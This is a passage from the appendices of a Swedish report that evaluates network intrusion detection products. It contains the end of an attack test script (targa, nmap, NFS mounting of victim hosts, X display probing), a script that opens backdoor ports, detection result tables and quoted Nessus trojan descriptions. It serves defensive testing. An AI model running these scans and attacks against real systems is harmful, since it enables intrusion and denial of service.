./targa $IDS $IDS -t 4 & sleep 2 ; nmap $victim1


prompt "NFS 32"
mkdir ./nfsmountpoint
mount $victim2:/usr ./nfsmountpoint
sleep 2
rpcinfo -p $victim2
sleep 2
showmount -d $victim2
umount ./nfsmountpoint
sleep 1
rmdir ./nfsmountpoint

prompt "Exported X session 33"
xclock -display $victim2:0
```

Serverskript sourcecode

```
//Dessa portar skall öppnas för Nessus Testet.
//Portarna öppnas med hjälp av programmet udptcpserver

./udptcpserver 7
./udptcpserver 22
./udptcpserver 25
./udptcpserver 79
./udptcpserver 80
./udptcpserver 98
./udptcpserver 137
./udptcpserver 138
./udptcpserver 139
./udptcpserver 161
./udptcpserver 162
./udptcpserver 999
./udptcpserver 2140
./udptcpserver 3001
./udptcpserver 5632
./udptcpserver 6723
./udptcpserver 6969
./udptcpserver 7323
./udptcpserver 7983
./udptcpserver 10167
./udptcpserver 10498
./udptcpserver 12345
./udptcpserver 15858
./udptcpserver 17300
./udptcpserver 18753
./udptcpserver 20034
./udptcpserver 21554
./udptcpserver 27444
./udptcpserver 30100
./udptcpserver 31337
./udptcpserver 33270
./udptcpserver 34555
```

G Översikt


Inläsning
Krav från Validation AB
Krav-specifikation
Informations-insamling
Utgallring
Testmetod
Test-specifikation
Testbänk
Testning
Utvärdering
Rekommendation
Slutsats

H Testprotokoll skript

Här finns protokollen från de tester som utfördes med attackscriptet.

j	Godkänt
n	Ej godkänt
✯	Ej genomfört

Symboler H.3

Testprotokoll Defenseworx obelastat

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Land	Korrekt detektering			n
2	Sping	Korrekt detektering			n
3	Teardrop	Korrekt detektering			n
4	Winnuke	Korrekt detektering	WINDOWS-OOB		j
5	SYN Flood	Korrekt detektering			n
6	UDP Flood	Korrekt detektering	SAME-IP-LAND		n
7	Webb informations-insamlingsattacker	Korrekt detektering	Många detekteras. Inklusive alla som innehåller ../ Genererar flera larm om ../ finns med flera gånger i samma GET		n
8	HTTP Encoding	Korrekt detektering	Många detekteras. Inklusive alla som innehåller ../ Genererar flera larm om ../ finns med flera gånger i samma GET		n
9	Webb attacker	Korrekt detektering		se 7	
10	Sendmail attacker	Korrekt detektering	vrfy expn debug helo_overflow rcpt to: file rcpt to: prog mail from:		j j j n n j n
11	TCP portscan (Connect) Multiport, singlehost	Korrekt detektering			j
12	TCP portscan (Connect) Singleport, multihost	Korrekt detektering	TCP-HOST-SWEEP		j
13	TCP portscan (SYN stealth) Multiport, singlehost	Korrekt detektering			j
14	TCP portscan (SYN stealth)	Korrekt detektering	TCP-HOST-SWEEP		j

	Singleport, multihost				
15	TCP portscan (FIN stealth) Multiport, singlehost	Korrekt detektering			j
16	TCP portscan (FIN stealth) Singleport, multihost	Korrekt detektering			j
17	UDP portscan Multiport, singlehost	Korrekt detektering	A: port 1-200 B: port 1-1024		j j
18	UDP portscan Singleport, multihost	Korrekt detektering			j
19	Ping sweep	Korrekt detektering	ICMP-HOST-SWEEP		j
20	SNMP scan	Korrekt detektering			✯
21	DNS zone transfer	Korrekt detektering	DNS-HIGH-PORT-ZONE-XFER		j
22	Xsnoop	Korrekt detektering			✯
23	Back Orifice	Korrekt detektering			n
24	Netbios Null Session	Korrekt detektering	NETBIOS-SAMBA-CLIENTACC		n
25	NT clear text password	Korrekt detektering			✯
26	Mönster i telnetsessioner	Korrekt detektering			j
27	Misslyckade inloggningar i telnet.	Korrekt detektering	3 st. inloggningar testades, varje enskild detekterades		j
28	Misslyckade inloggningar i FTP	Korrekt detektering	3 st. inloggningar testades, varje enskild detekterades		j
29	Hög grad av fragmentering	Korrekt detektering	20: 10:		j j
30	DoS mot IDS	Korrekt detektering			j
31	Kontrollera hur länge proberna monitorerar tcp-sessioner	Korrekt detektering			✯
32	NFS	Korrekt detektering	mount: portmapper-mountd showmount: portmapper-mountd rpcinfo:		j j n
33	Utgående X-sessioner	Korrekt detektering			n

Testprotokoll Defenseworx belastat

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Land	Korrekt detektering			n
2	Sping	Korrekt detektering			n
3	Teardrop	Korrekt detektering			n
4	Winnuke	Korrekt detektering	WINDOWS-OOB		j
5	SYN Flood	Korrekt detektering			n
6	UDP Flood	Korrekt detektering	SAME-IP-LAND		n
7	Webb informations-insamlingsattacker	Korrekt detektering	Många detekteras. Inklusive alla som innehåller ./.. Genererar flera larm om ../ finns med flera gånger i samma GET		n
8	HTTP Encoding	Korrekt detektering	Många detekteras. Inklusive alla som innehåller ./.. Genererar flera larm om ../ finns med flera gånger i samma GET		n
9	Webb attacker	Korrekt detektering		se 7	
10	Sendmail attacker	Korrekt detektering	vrfy expn debug helo_overflow rcpt to: file rcpt to: prog mail from:		j j j n n j n
11	TCP portscan (Connect) Multiport, singlehost	Korrekt detektering			j
12	TCP portscan (Connect) Singleport, multihost	Korrekt detektering	TCP-HOST-SWEEP		j
13	TCP portscan (SYN stealth) Multiport, singlehost	Korrekt detektering			j
14	TCP portscan (SYN stealth)	Korrekt detektering	TCP-HOST-SWEEP		j

	Singleport, multihost				
15	TCP portscan (FIN stealth) Multiport, singlehost	Korrekt detektering			j
16	TCP portscan (FIN stealth) Singleport, multihost	Korrekt detektering			j
17	UDP portscan Multiport, singlehost	Korrekt detektering	A: port 1-200 B: port 1-1024		j j
18	UDP portscan Singleport, multihost	Korrekt detektering			j
19	Ping sweep	Korrekt detektering	ICMP-HOST-SWEEP		j
20	SNMP scan	Korrekt detektering			✯
21	DNS zone transfer	Korrekt detektering	DNS-HIGH-PORT-ZONE-XFER		j
22	Xsnoop	Korrekt detektering			✯
23	Back Orifice	Korrekt detektering			n
24	Netbios Null Session	Korrekt detektering	NETBIOS-SAMBA-CLIENTACC		n
25	NT clear text password	Korrekt detektering			✯
26	Mönster i telnetsessioner	Korrekt detektering			j
27	Misslyckade inloggningar i telnet.	Korrekt detektering	3 st. inloggningar testades, varje enskild detekterades		j
28	Misslyckade inloggningar i FTP	Korrekt detektering	3 st. inloggningar testades, varje enskild detekterades		j
29	Hög grad av fragmentering	Korrekt detektering	20: 10:		j j
30	DoS mot IDS	Korrekt detektering			j
31	Kontrollera hur länge proberna monitorerar tcp-sessioner	Korrekt detektering			✯
32	NFS	Korrekt detektering	mount: portmapper-mountd showmount: portmapper-mountd rpcinfo:		j j n
33	Utgående X-sessioner	Korrekt detektering			n

Testprotokoll Netprowler obelastat

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Land	Korrekt detektering	Land, LaTierra, TCPIPspoofing		j
2	Sping	Korrekt detektering	PingFlood, ICMP_smurf, Ping_Reply_Flood		j
3	Teardrop	Korrekt detektering			j
4	Winnuke	Korrekt detektering			j
5	SYN Flood	Korrekt detektering	detekterar connect till diverse portar		n
6	UDP Flood	Korrekt detektering	land, TcpIpSpoofing		n
7	Webb informations-insamlingsattacker	Korrekt detektering	36 medium		n
8	HTTP Encoding	Korrekt detektering	3 medium		n
9	Webb attacker	Korrekt detektering		se 7	
10	Sendmail attacker	Korrekt detektering	vrfy expn debug helo_overflow rcpt to: file rcpt to: prog mail from:		j j j n n n n
11	TCP portscan (Connect) Multiport, singlehost	Korrekt detektering	portscan, SYN_snipping, lyckade uppkopplingar detekteras också.		j
12	TCP portscan (Connect) Singleport, multihost	Korrekt detektering			n
13	TCP portscan (SYN stealth) Multiport, singlehost	Korrekt detektering	portscan, SYN_snipping, lyckade uppkopplingar detekteras också.		j
14	TCP portscan (SYN stealth) Singleport, multihost	Korrekt detektering			n
15	TCP portscan (FIN stealth) Multiport, singlehost	Korrekt detektering	SYN_snipping, Girlfriend		n
16	TCP portscan (FIN stealth)	Korrekt detektering			n

	Singleport, multihost				
17	UDP portscan Multiport, singlehost	Korrekt detektering	A: port 1-200 B: port 1-1024		j j
18	UDP portscan Singleport, multihost	Korrekt detektering			n
19	Ping sweep	Korrekt detektering	Ping_Reply_Flood, TFN, ICMP_smurf		n
20	SNMP scan	Korrekt detektering			✯
21	DNS zone transfer	Korrekt detektering			n
22	Xsnoop	Korrekt detektering			✯
23	Back Orifice	Korrekt detektering			j
24	Netbios Null Session	Korrekt detektering			n
25	NT clear text password	Korrekt detektering			✯
26	Mönster i telnetsessioner	Korrekt detektering	cat /etc/shadow detekterades som Etc_Shadow		j
27	Misslyckade inloggningar i telnet.	Korrekt detektering	3 st. inloggningar testades, hittar dock varje misslyckad rootlogin		n
28	Misslyckade inloggningar i FTP	Korrekt detektering	3 st. inloggningar testades		n
29	Hög grad av fragmentering	Korrekt detektering	20: 10:		n n
30	DoS mot IDS	Korrekt detektering			j
31	Kontrollera hur länge proberna monitorerar tcp- sessioner	Korrekt detektering			✯
32	NFS	Korrekt detektering	mount: MountdMnt showmount: PmapDump rpcinfo: PmapDump		n n n
33	Utgående X-sessioner	Korrekt detektering			n

Testprotokoll Netprowler belastat

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Land	Korrekt detektering	Land, LaTierra, TCPIPspoofing		j
2	Sping	Korrekt detektering	PingFlood, ICMP_smurf, Ping_Reply_Flood		j
3	Teardrop	Korrekt detektering			j
4	Winnuke	Korrekt detektering			j
5	SYN Flood	Korrekt detektering	detekterar connect till diverse portar		n
6	UDP Flood	Korrekt detektering	land, TcpIpSpoofing		n
7	Webb informations-insamlingsattacker	Korrekt detektering	36 medium		n
8	HTTP Encoding	Korrekt detektering	3 medium		n
9	Webb attacker	Korrekt detektering		se 7	
10	Sendmail attacker	Korrekt detektering	vrfy expn debug helo_overflow rcpt to: file rcpt to: prog mail from:		j j j n n n n
11	TCP portscan (Connect) Multiport, singlehost	Korrekt detektering	portscan, SYN_snipping, lyckade uppkopplingar detekteras också.		j
12	TCP portscan (Connect) Singleport, multihost	Korrekt detektering			n
13	TCP portscan (SYN stealth) Multiport, singlehost	Korrekt detektering	SYN_snipping, lyckade uppkopplingar detekteras		n
14	TCP portscan (SYN stealth) Singleport, multihost	Korrekt detektering			n
15	TCP portscan (FIN stealth) Multiport, singlehost	Korrekt detektering	SYN_snipping, Girlfriend		n
16	TCP portscan (FIN stealth)	Korrekt detektering			n

	Singleport, multihost				
17	UDP portscan Multiport, singlehost	Korrekt detektering	A: port 1-200 B: port 1-1024		j j
18	UDP portscan Singleport, multihost	Korrekt detektering			n
19	Ping sweep	Korrekt detektering	Ping_Reply_Flood, TFN, ICMP_smurf		n
20	SNMP scan	Korrekt detektering			✯
21	DNS zone transfer	Korrekt detektering			n
22	Xsnoop	Korrekt detektering			✯
23	Back Orifice	Korrekt detektering			j
24	Netbios Null Session	Korrekt detektering			n
25	NT clear text password	Korrekt detektering			✯
26	Mönster i telnetsessioner	Korrekt detektering	cat /etc/shadow detekterades som Etc_Shadow		j
27	Misslyckade inloggningar i telnet.	Korrekt detektering	3 st. inloggningar testades, hittar dock varje misslyckad rootlogin		n
28	Misslyckade inloggningar i FTP	Korrekt detektering	3 st. inloggningar testades		n
29	Hög grad av fragmentering	Korrekt detektering	20: 10:		n n
30	DoS mot IDS	Korrekt detektering			j
31	Kontrollera hur länge proberna monitorerar tcp- sessioner	Korrekt detektering			✯
32	NFS	Korrekt detektering	mount: MountdMnt showmount: PmapDump rpcinfo: PmapDump		n n n
33	Utgående X-sessioner	Korrekt detektering			n

Testprotokoll Realsecure obelastat

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Land	Korrekt detektering			n
2	Sping	Korrekt detektering	PingFlood		j
3	Teardrop	Korrekt detektering			j
4	Winnuke	Korrekt detektering	Window_OOB Netbios_session_reject		j
5	SYN Flood	Korrekt detektering	Port_Scan		n
6	UDP Flood	Korrekt detektering	Echo_Denial_if_service Land_UDP		j
7	Webb informations-insamlingsattacker	Korrekt detektering	45 high, 5medium, 2 low		n
8	HTTP Encoding	Korrekt detektering	8 high, 2 medium		n
9	Webb attacker	Korrekt detektering		se 7	
10	Sendmail attacker	Korrekt detektering	vrfy expn debug helo_overflow rcpt to: file rcpt to: prog mail from:		j j j j j j j
11	TCP portscan (Connect) Multiport, singlehost	Korrekt detektering	30 sek mellan upprepningarna av detta test!		j
12	TCP portscan (Connect) Singleport, multihost	Korrekt detektering	147 adresser pingade inga svar		n
13	TCP portscan (SYN stealth) Multiport, singlehost	Korrekt detektering			j
14	TCP portscan (SYN stealth) Singleport, multihost	Korrekt detektering			n
15	TCP portscan (FIN stealth) Multiport, singlehost	Korrekt detektering			j

16	TCP portscan (FIN stealth) Singleport, multihost	Korrekt detektering			n
17	UDP portscan Multiport, singlehost	Korrekt detektering	A: port 1-200 B: port 1-1024		j j
18	UDP portscan Singleport, multihost	Korrekt detektering			n
19	Ping sweep	Korrekt detektering	Smurf		n
20	SNMP scan	Korrekt detektering			✯
21	DNS zone transfer	Korrekt detektering	DNS_zone_high_port		j
22	Xsnoop	Korrekt detektering			✯
23	Back Orifice	Korrekt detektering			j
24	Netbios Null Session	Korrekt detektering			j
25	NT clear text password	Korrekt detektering			✯
26	Mönster i telnetsessioner	Korrekt detektering			n
27	Misslyckade inloggningar i telnet.	Korrekt detektering	3 st. inloggningar testades		n
28	Misslyckade inloggningar i FTP	Korrekt detektering	3 st. inloggningar testades		n
29	Hög grad av fragmentering	Korrekt detektering	20: 10:		j j
30	DoS mot IDS	Korrekt detektering			j
31	Kontrollera hur länge proberna monitorerar tcp-sessioner	Korrekt detektering			✯
32	NFS	Korrekt detektering	mount: MountdMnt showmount: PmapDump rpcinfo: PmapDump		j j j
33	Utgående X-sessioner	Korrekt detektering			n

Testprotokoll Realsecure belastat

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Land	Korrekt detektering			n
2	Sping	Korrekt detektering	PingFlood		j
3	Teardrop	Korrekt detektering			j
4	Winnuke	Korrekt detektering	Window_OOB Netbios_session_reject		j
5	SYN Flood	Korrekt detektering	Port_Scan		n
6	UDP Flood	Korrekt detektering	Echo_Denial_if_service Land_UDP		j
7	Webb informations-insamlingsattacker	Korrekt detektering	45 high, 5medium, 2 low		n
8	HTTP Encoding	Korrekt detektering	8 high, 2 medium		n
9	Webb attacker	Korrekt detektering		se 7	
10	Sendmail attacker	Korrekt detektering	vrfy expn debug helo_overflow rcpt to: file rcpt to: prog mail from:		j j j j j j j
11	TCP portscan (Connect) Multiport, singlehost	Korrekt detektering	30 sek mellan upprepningarna av detta test!		j
12	TCP portscan (Connect) Singleport, multihost	Korrekt detektering	147 adresser pingade inga svar		n
13	TCP portscan (SYN stealth) Multiport, singlehost	Korrekt detektering			j
14	TCP portscan (SYN stealth) Singleport, multihost	Korrekt detektering			n
15	TCP portscan (FIN stealth) Multiport, singlehost	Korrekt detektering			j

16	TCP portscan (FIN stealth) Singleport, multihost	Korrekt detektering			n
17	UDP portscan Multiport, singlehost	Korrekt detektering	A: port 1-200 B: port 1-1024		j j
18	UDP portscan Singleport, multihost	Korrekt detektering			n
19	Ping sweep	Korrekt detektering	Smurf		n
20	SNMP scan	Korrekt detektering			✯
21	DNS zone transfer	Korrekt detektering	DNS_zone_high_port		j
22	Xsnoop	Korrekt detektering			✯
23	Back Orifice	Korrekt detektering			j
24	Netbios Null Session	Korrekt detektering			j
25	NT clear text password	Korrekt detektering			✯
26	Mönster i telnetsessioner	Korrekt detektering			n
27	Misslyckade inloggningar i telnet.	Korrekt detektering	3 st. inloggningar testades		n
28	Misslyckade inloggningar i FTP	Korrekt detektering	3 st. inloggningar testades		n
29	Hög grad av fragmentering	Korrekt detektering	20: 10:		j j
30	DoS mot IDS	Korrekt detektering			j
31	Kontrollera hur länge proberna monitorerar tcp-sessioner	Korrekt detektering			✯
32	NFS	Korrekt detektering	mount: MountdMnt showmount: PmapDump rpcinfo: PmapDump		j j j
33	Utgående X-sessioner	Korrekt detektering			n

Testprotokoll Secure Net Pro obelastat

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Land	Korrekt detektering			n
2	Sping	Korrekt detektering	PingFlood		j
3	Teardrop	Korrekt detektering			n
4	Winnuke	Korrekt detektering			j
5	SYN Flood	Korrekt detektering			n
6	UDP Flood	Korrekt detektering			j
7	Webb informations-insamlingsattacker	Korrekt detektering	97 high		n
8	HTTP Encoding	Korrekt detektering	25 high		n
9	Webb attacker	Korrekt detektering		se 7	
10	Sendmail attacker	Korrekt detektering	vrfy expn debug helo_overflow det: Pipe Attack rcpt to: file rcpt to: prog mail from: det: Pipe Attack		j j j n j j n
11	TCP portscan (Connect) Multiport, singlehost	Korrekt detektering			j
12	TCP portscan (Connect) Singleport, multihost	Korrekt detektering			n
13	TCP portscan (SYN stealth) Multiport, singlehost	Korrekt detektering			j
14	TCP portscan (SYN stealth) Singleport, multihost	Korrekt detektering			n
15	TCP portscan (FIN stealth) Multiport, singlehost	Korrekt detektering			j
16	TCP portscan (FIN stealth) Singleport, multihost	Korrekt detektering			n

17	UDP portscan Multiport, singlehost	Korrekt detektering	A: port 1-200 B: port 1-1024		j j
18	UDP portscan Singleport, multihost	Korrekt detektering			n
19	Ping sweep	Korrekt detektering			j
20	SNMP scan	Korrekt detektering			✯
21	DNS zone transfer	Korrekt detektering			n
22	Xsnoop	Korrekt detektering			✯
23	Back Orifice	Korrekt detektering			n
24	Netbios Null Session	Korrekt detektering			n
25	NT clear text password	Korrekt detektering			✯
26	Mönster i telnetsessioner	Korrekt detektering			n
27	Misslyckade inloggningar i telnet.	Korrekt detektering	3 st. inloggningar testades		n
28	Misslyckade inloggningar i FTP	Korrekt detektering	3 st. inloggningar testades		j
29	Hög grad av fragmentering	Korrekt detektering	20: 10:		j j
30	DoS mot IDS	Korrekt detektering			j
31	Kontrollera hur länge proberna monitorerar tcp-sessioner	Korrekt detektering			✯
32	NFS	Korrekt detektering	mount: MountdMnt showmount: PmapDump rpcinfo: PmapDump		j j j
33	Utgående X-sessioner	Korrekt detektering			n

Testprotokoll Secure Net Pro belastat

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Land	Korrekt detektering			n
2	Sping	Korrekt detektering	PingFlood		j
3	Teardrop	Korrekt detektering			n
4	Winnuke	Korrekt detektering			j
5	SYN Flood	Korrekt detektering			n
6	UDP Flood	Korrekt detektering			j
7	Webb informations-insamlingsattacker	Korrekt detektering	97 high		n
8	HTTP Encoding	Korrekt detektering	25 high		n
9	Webb attacker	Korrekt detektering		se 7	
10	Sendmail attacker	Korrekt detektering	vrfy expn debug helo_overflow det: Pipe Attack rcpt to: file rcpt to: prog mail from: det: Pipe Attack		j j j n j j n
11	TCP portscan (Connect) Multiport, singlehost	Korrekt detektering			j
12	TCP portscan (Connect) Singleport, multihost	Korrekt detektering			n
13	TCP portscan (SYN stealth) Multiport, singlehost	Korrekt detektering			j
14	TCP portscan (SYN stealth) Singleport, multihost	Korrekt detektering			n
15	TCP portscan (FIN stealth) Multiport, singlehost	Korrekt detektering			j
16	TCP portscan (FIN stealth) Singleport, multihost	Korrekt detektering			n

17	UDP portscan Multiport, singlehost	Korrekt detektering	A: port 1-200 B: port 1-1024		j j
18	UDP portscan Singleport, multihost	Korrekt detektering			n
19	Ping sweep	Korrekt detektering			j
20	SNMP scan	Korrekt detektering			✯
21	DNS zone transfer	Korrekt detektering			n
22	Xsnoop	Korrekt detektering			✯
23	Back Orifice	Korrekt detektering			n
24	Netbios Null Session	Korrekt detektering			n
25	NT clear text password	Korrekt detektering			✯
26	Mönster i telnetsessioner	Korrekt detektering			n
27	Misslyckade inloggningar i telnet.	Korrekt detektering	3 st. inloggningar testades		n
28	Misslyckade inloggningar i FTP	Korrekt detektering	3 st. inloggningar testades		j
29	Hög grad av fragmentering	Korrekt detektering	20: 10:		j j
30	DoS mot IDS	Korrekt detektering			j
31	Kontrollera hur länge proberna monitorerar tcp-sessioner	Korrekt detektering			✯
32	NFS	Korrekt detektering	mount: MountdMnt showmount: PmapDump rpcinfo: PmapDump		j j j
33	Utgående X-sessioner	Korrekt detektering			n

I Testprotokoll Nessus

Här finns protokollen från de tester som kördes med hjälp av nessus.

j	Godkänt
n	Ej godkänt
✯	Ej genomfört

Symboler I.4

Testprotokoll defenseworx

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Trin00 for Windows	Korrekt detektering			j
2	Check for VNC	Korrekt detektering			n
3	Trin00 Detect	Korrekt detektering			n
4	TFN Detect	Korrekt detektering			n
5	SubSeven	Korrekt detektering			n
6	Finger redirection check	Korrekt detektering			n
7	Stacheldraht Detect	Korrekt detektering			j
8	SNMP community names	Korrekt detektering			n
9	SNMP Agent running	Korrekt detektering			n
10	Shaft Detect	Korrekt detektering			n
11	Finger backdoor	Korrekt detektering			n
12	Portal of Doom	Korrekt detektering			n
13	PC Anywhere	Korrekt detektering			j
14	NIS server	Korrekt detektering			n
15	mstream handler Detect	Korrekt detektering			n
16	mstream agent Detect	Korrekt detektering			n
17	DeepThroat	Korrekt detektering			n
18	BackOrifice	Korrekt detektering			n
19	Cfinger's search	Korrekt detektering			n
20	LinuxConf	Korrekt detektering			n
21	WinSATAN	Korrekt detektering			n
22	Nessus Daemon	Korrekt detektering			n
23	GateCrasher	Korrekt detektering			n
24	SyGate Backdoor	Korrekt detektering			n
25	NetBus 1.x	Korrekt detektering			n
26	CDK Detect	Korrekt detektering			n
27	Kuang2 the Virus	Korrekt detektering			n
28	NetBus 2.x	Korrekt detektering			n
29	GirlFriend	Korrekt detektering			n
30	NetSphere	Korrekt detektering			n
31	Trinity v3 Detect	Korrekt detektering			n
32	Piranha default password	Korrekt detektering			n
33	TCP ping	Korrekt detektering			n
34	ICMP ping	Korrekt detektering			n

Testprotokoll netprowler

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Trin00 for Windows	Korrekt detektering			n
2	Check for VNC	Korrekt detektering			n
3	Trin00 Detect	Korrekt detektering			n
4	TFN Detect	Korrekt detektering			n
5	SubSeven	Korrekt detektering			n
6	Finger redirection check	Korrekt detektering			j
7	Stacheldraht Detect	Korrekt detektering			n
8	SNMP community names	Korrekt detektering			n
9	SNMP Agent running	Korrekt detektering			n
10	Shaft Detect	Korrekt detektering			n
11	Finger backdoor	Korrekt detektering			n
12	Portal of Doom	Korrekt detektering			n
13	PC Anywhere	Korrekt detektering			n
14	NIS server	Korrekt detektering			n
15	mstream handler Detect	Korrekt detektering			n
16	mstream agent Detect	Korrekt detektering			n
17	DeepThroat	Korrekt detektering			n
18	BackOrifice	Korrekt detektering			j
19	Cfinger's search	Korrekt detektering	Ser alla fingerkommandon		j
20	LinuxConf	Korrekt detektering			n
21	WinSATAN	Korrekt detektering			n
22	Nessus Daemon	Korrekt detektering			n
23	GateCrasher	Korrekt detektering			n
24	SyGate Backdoor	Korrekt detektering			n
25	NetBus 1.x	Korrekt detektering			n
26	CDK Detect	Korrekt detektering	Ser alla fingerkommandon		j
27	Kuang2 the Virus	Korrekt detektering			n
28	NetBus 2.x	Korrekt detektering			n
29	GirlFriend	Korrekt detektering			j
30	NetSphere	Korrekt detektering			n
31	Trinity v3 Detect	Korrekt detektering			n
32	Piranha default password	Korrekt detektering			n
33	TCP ping	Korrekt detektering			n
34	ICMP ping	Korrekt detektering			n

Testprotokoll realsecure

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Trin00 for Windows	Korrekt detektering			j
2	Check for VNC	Korrekt detektering			n
3	Trin00 Detect	Korrekt detektering			n
4	TFN Detect	Korrekt detektering			n
5	SubSeven	Korrekt detektering			n
6	Finger redirection check	Korrekt detektering			j
7	Stacheldraht Detect	Korrekt detektering			n
8	SNMP community names	Korrekt detektering			n
9	SNMP Agent running	Korrekt detektering			n
10	Shaft Detect	Korrekt detektering			n
11	Finger backdoor	Korrekt detektering			j
12	Portal of Doom	Korrekt detektering			n
13	PC Anywhere	Korrekt detektering			n
14	NIS server	Korrekt detektering			n
15	mstream handler Detect	Korrekt detektering			j
16	mstream agent Detect	Korrekt detektering			j
17	DeepThroat	Korrekt detektering			n
18	BackOrifice	Korrekt detektering			j
19	Cfinger's search	Korrekt detektering			j
20	LinuxConf	Korrekt detektering			n
21	WinSATAN	Korrekt detektering			n
22	Nessus Daemon	Korrekt detektering			n
23	GateCrasher	Korrekt detektering			n
24	SyGate Backdoor	Korrekt detektering			n
25	NetBus 1.x	Korrekt detektering			n
26	CDK Detect	Korrekt detektering			n
27	Kuang2 the Virus	Korrekt detektering			n
28	NetBus 2.x	Korrekt detektering			j
29	GirlFriend	Korrekt detektering			n
30	NetSphere	Korrekt detektering			n
31	Trinity v3 Detect	Korrekt detektering			n
32	Piranha default password	Korrekt detektering			j
33	TCP ping	Korrekt detektering			n
34	ICMP ping	Korrekt detektering			n

Testprotokoll realsecure

n	Utförande	Förväntat resultat	Avvikelse / Anmärkning	Kommentar / Fråga	OK
1	Trin00 for Windows	Korrekt detektering			n
2	Check for VNC	Korrekt detektering			n
3	Trin00 Detect	Korrekt detektering			n
4	TFN Detect	Korrekt detektering			n
5	SubSeven	Korrekt detektering			n
6	Finger redirection check	Korrekt detektering			j
7	Stacheldraht Detect	Korrekt detektering			n
8	SNMP community names	Korrekt detektering			n
9	SNMP Agent running	Korrekt detektering			n
10	Shaft Detect	Korrekt detektering			n
11	Finger backdoor	Korrekt detektering	Ser alla finger kommandon		j
12	Portal of Doom	Korrekt detektering			n
13	PC Anywhere	Korrekt detektering			n
14	NIS server	Korrekt detektering			n
15	mstream handler Detect	Korrekt detektering			n
16	mstream agent Detect	Korrekt detektering			n
17	DeepThroat	Korrekt detektering			n
18	BackOrifice	Korrekt detektering			n
19	Cfinger's search	Korrekt detektering	Ser alla finger kommandon		j
20	LinuxConf	Korrekt detektering			n
21	WinSATAN	Korrekt detektering			n
22	Nessus Daemon	Korrekt detektering			n
23	GateCrasher	Korrekt detektering			n
24	SyGate Backdoor	Korrekt detektering			n
25	NetBus 1.x	Korrekt detektering			n
26	CDK Detect	Korrekt detektering	Ser alla finger kommandon		j
27	Kuang2 the Virus	Korrekt detektering			n
28	NetBus 2.x	Korrekt detektering			n
29	GirlFriend	Korrekt detektering			n
30	NetSphere	Korrekt detektering			n
31	Trinity v3 Detect	Korrekt detektering			n
32	Piranha default password	Korrekt detektering			n
33	TCP ping	Korrekt detektering			n
34	ICMP ping	Korrekt detektering			n

J Beskrivning Nessustester

Här finns beskrivningar på de tester som kördes med hjälp av nessus.

Beskrivningarna är hämtade direkt ifrån nessus.

```
------------------------------------------------------------------------------

TESTNAME :win_trinoo


The remote host appears to be running
Trin00 for windows, which is a trojan that can be
used to control your system or make it
attack another network (this is
actually called a distributed denial
of service attack tool)

It is very likely that this host
has been compromised

Solution : Restore your system from backups,
              contact CERT and your local
              authorities

Risk factor : Critical

------------------------------------------------------------------------------

TESTNAME :trinoo


The remote host appears to be running
Trin00, which is a trojan that can be
used to control your system or make it
attack another network (this is
actually called a distributed denial
of service attack tool)

It is very likely that this host
has been compromised

Solution : Restore your system from backups,
              contact CERT and your local
              authorities

Risk factor : Critical

------------------------------------------------------------------------------

TESTNAME :vnc


The remote server is running VNC.
VNC permits a console to be displayed remotely.

Solution : Stop VNC service if not needed.
Risk factor : Medium


------------------------------------------------------------------------------

TESTNAME :tfn


The remote host appears to be running
TFN (Tribe Flood Network), which is
```

```
a trojan that can be used to control
your system or make it attack another
network.

It is very likely that this host
has been compromised

Solution : Restore your system from backups,
              contact CERT and your local
              authorities

Risk factor : Critical

------------------------------------------------------------------------------

TESTNAME :subseven


This host seems to be running SubSeven on this port

SubSeven is trojan which allows an intruder to take
the control of the remote computer.

A cracker may use it to steal your passwords, modify
your data, and preventing you from working properly.

Solution : reinstall your system
Risk factor : High

------------------------------------------------------------------------------

TESTNAME :finger_redirection

The remote finger daemon accepts
to redirect requests. That is, users can perform
requests like :
                      finger user@host@victim

This allows crackers to use your computer
as a relay to gather informations on another
network, making the other network think you
are making the requests.

Solution: disable your finger daemon (comment out
the finger line in /etc/inetd.conf) or
install a more secure one.

Risk factor : Low

------------------------------------------------------------------------------

TESTNAME :stacheldraht


The remote host appears to be running
Stacheldraht, which is
a trojan that can be used to control
your system or make it attack another
network.

It is very likely that this host
```

```
has been compromised

Solution : Restore your system from backups,
              contact CERT and your local
              authorities

Risk factor : Critical

------------------------------------------------------------------------------
TESTNAME :snmp_default_communities

By allowing remote users access to the SNMP Agent with the well known
public
community names, remote attackers may gain very valuable information
(depending on which MIBs are installed) about the system and networks they
are attacking. Also if a 'writeall' access can be gained, this could be a
huge security hole, enabling attackers to wreck complete havoc, route
packets and etc.

Risk factor : High

More Information:
http://www.securiteam.com/exploits/Windows_NT_s_SNMP_service_vulnerability.
html


------------------------------------------------------------------------------

TESTNAME :rpc_snmp


The snmp RPC service is running.
If you do not use this service, then
disable it as it may become a security
threat in the future, if a vulnerability
is discovered.

Risk factor : Low


------------------------------------------------------------------------------

TESTNAME :shaft


The remote host appears to be running
Shaft, which is a trojan that can be
used to control your system or make it
attack another network (this is
actually called a distributed denial
of service attack tool)

It is very likely that this host
has been compromised

Solution : Restore your system from backups,
              contact CERT and your local
              authorities

Risk factor : Critical
```

```
------------------------------------------------------------------------------

TESTNAME :finger_backdoor

The remote finger daemon
seems to be a backdoor, because it
seems to react to the request :

                      cmd_rootsh@target

If a root shell has been installed as /tmp/.sh,
then this finger daemon is definitely a trojan,
and your system has been compromised.

Solution : audit the integrity of your system,
since it seems to have been compromised.

Risk factor : High

------------------------------------------------------------------------------

TESTNAME :portal_of_doom

Portal of Doom is installed.

This backdoor allows anyone to
partially take the control of
the remote system.

A cracker may use it to steal your
password or prevent your from working
properlly.

Solution :
